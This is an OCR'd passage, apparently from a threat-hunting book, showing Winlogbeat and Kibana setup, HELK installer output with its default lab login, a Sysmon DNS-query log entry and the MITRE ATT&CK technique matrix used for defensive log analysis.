 "C:\\Program Files\\Winlogbeat\\winlogbeat.exe", "name": "winlogbeat.exe", "pid": 2252, "ppid": 8904, "start_time": "2020-06-08T20:09:22.200-0700"}}}
2020-06-08T20:09:22.261-0700    INFO    instance/beat.go:297    Setup Beat: winlogbeat; Version: 7.7.1
2020-06-08T20:09:22.262-0700    INFO    [publisher]     pipeline/module.go:110  Beat name: PTH1
2020-06-08T20:09:22.262-0700    INFO    beater/winlogbeat.go:69 State will be read from and persisted to C:\Program Files\Winlogbeat\data\.winlogbeat.yml
2020-06-08T20:09:22.278-0700    WARN    [cfgwarn]       registered_domain/registered_domain.go:60       BETA: The registered_domain processor is beta.
Config OK
PS C:\Program Files\Winlogbeat>
```



Create index pattern

Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.

○ ✕ Include system indices

Step 1 of 2: Define index pattern

Index pattern

index-name-*


You can use a * as a wildcard in your index pattern.
You can't use spaces or the characters \, /, ?, ", <, >, |.

> Next step

No Elasticsearch indices match your pattern. To view the matching system indices, toggle the switch in the upper right.

winlogbeat-2020.06.09

Rows per page: 10



Step 2 of 2: Configure settings

You've defined **winlogbeat-*** as your index pattern. Now you can specify some settings before we create it.

Time Filter field name Refresh

@timestamp


The Time Filter will use this field to filter your data by time.
You can choose not to have a time field, but you will not be able to narrow down your data by a time range.


Hide advanced options

Custom index pattern ID


winlogbeat-*

Kibana will provide a unique identifier for each index pattern. If you do not want to use this unique ID, enter a custom one.






```
pth-helk@pthhelk-virtual-machine:~/projects/HELK/docker$ sudo ./helk_install.sh
[sudo] password for pth-helk:

***********************************************
**          HELK - THE HUNTING ELK           **
**                                           **
** Author: Roberto Rodriguez (@Cyb3rWard0g)  **
** HELK build version: v0.1.9-alpha03272020 **
** HELK ELK version: 7.6.2     **
** License: GPL-3.0                          **
***********************************************

[HELK-INSTALLATION-INFO] HELK hosted on a Linux box
[HELK-INSTALLATION-INFO] Available Memory: 10972 MBs
[HELK-INSTALLATION-INFO] You're using ubuntu version bionic

*****************************************************
*      HELK - Docker Compose Build Choices          *
*****************************************************

1. KAFKA + KSQL + ELK + NGNIX
2. KAFKA + KSQL + ELK + NGNIX + ELASTALERT
3. KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER
4. KAFKA + KSQL + ELK + NGNIX + SPARK + JUPYTER + ELASTALERT

Enter build choice [ 1 - 4]: 4
```



```
***********************************************************************************
** [HELK-INSTALLATION-INFO] HELK WAS INSTALLED SUCCESSFULLY                      **
** [HELK-INSTALLATION-INFO] USE THE FOLLOWING SETTINGS TO INTERACT WITH THE HELK **
***********************************************************************************

HELK KIBANA URL: https://172.21.14.106
HELK KIBANA USER: helk
HELK KIBANA PASSWORD: hunting
HELK ZOOKEEPER: 172.21.14.106:2181
HELK KSQL SERVER: 172.21.14.106:8088

IT IS HUNTING SEASON!!!!!
```



Jun 8, 2020 @ 03:24:20.757 → now

logs-endpoint-winevent-...

Selected fields

- _source

Available fields


- @timestamp
- @version
- OriginalFileName
- RuleName
- _id
- _index


4,359 hits

Jun 8, 2020 @ 03:24:20.757 - Jun 9, 2020 @ 03:47:32.608 —


Time	_source
Jun 9, 2020 @ 03:46:52.438	etl_host_agent_type: winlogbeat etl_pipeline: all-filter-0098, all-add_processed_timestamp, fingerprint-winlogbeats7, winlogbeat_7_and_above-field_nest_cleanup, winlogbeat_7_and_above-field_cleanups, 1500, 1522, winevent-sysmon-all-1531, general_rename-various_global_options, provider_guid-cleanup, winevent-hostname-cleanup, final-cleanup-message_field z_elastic_ecs.ecs.version: 1.5.0 z_elastic_ecs.event.code: 22 z_elastic_ecs.event.module: sysmon z_elastic_ecs.event.action: Dns query (rule: DnsQuery) z_elastic_ecs.event.provider: Microsoft-Windows-Sysmon z_elastic_ecs.event.created: 2020-06-09T14:42:08.434Z


Chapter 8: How to Query the Data







Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
9 techniques	10 techniques	18 techniques	12 techniques	34 techniques	14 techniques	24 techniques	9 techniques	16 techniques	16 techniques	9 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol		Network Denial of Service (2)
		Hijack Execution Flow (11)	Scheduled Task/Job (5)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port		Resource Hijacking
		Implant Container Image	Valid Accounts (4)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling		Service Stop
		Office Application Startup (6)		Indicator Removal on Host (6)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)		System Shutdown/Reboot
		Pre-OS Boot (3)		Indirect Command Execution	Unsecured Credentials (6)	Process Discovery		Man-in-the-Middle (1)	Remote Access Software		
		Scheduled Task/Job (5)		Masquerading (6)		Query Registry		Screen Capture	Traffic Signaling (1)		
		Server Software Component (3)		Modify Authentication Process (3)		Remote System Discovery		Video Capture	Web Service (3)		
		Traffic Signaling (1)		Modify Cloud Compute Infrastructure (4)		Software Discovery (1)					
		Valid Accounts (4)		Modify Registry		System Information Discovery					
				Obfuscated Files or Information (5)		System Network Configuration Discovery					
				Pre-OS Boot (3)		System Network Connections Discovery					
				Process Injection (11)		System Owner/User Discovery					
				Rogue Domain Controller		System Service Discovery					
				Rootkit		System Time Discovery					
				Signed Binary Proxy Execution (10)		Virtualization/Sandbox Evasion (3)					
				Signed Script Proxy Execution (1)							
				Subvert Trust Controls (4)							
				Template Injection							
				Traffic Signaling (1)							
				Trusted Developer Utilities Proxy Execution (1)							
				Unused/Unsupported Cloud Regions							
				Use Alternate Authentication Material (4)							
				Valid Accounts (4)							
				Virtualization/Sandbox Evasion (3)							
				XSL Script Processing							









Jul 4, 2020 @ 21:24:44.447 → Jul 5, 2020 @ 21:39:36.899

logs-endpoint-*


Selected fields
- event_id

Available fields
- host_name
- src_ip_addr
- user_name
- @timestamp
- @version
- Binary
- OriginalFileName
- RuleName
- _id
- _index


15,256 hits

Jul 4, 2020 @ 21:24:44.447 - Jul 5, 2020 @ 21:39:36.899 — Auto

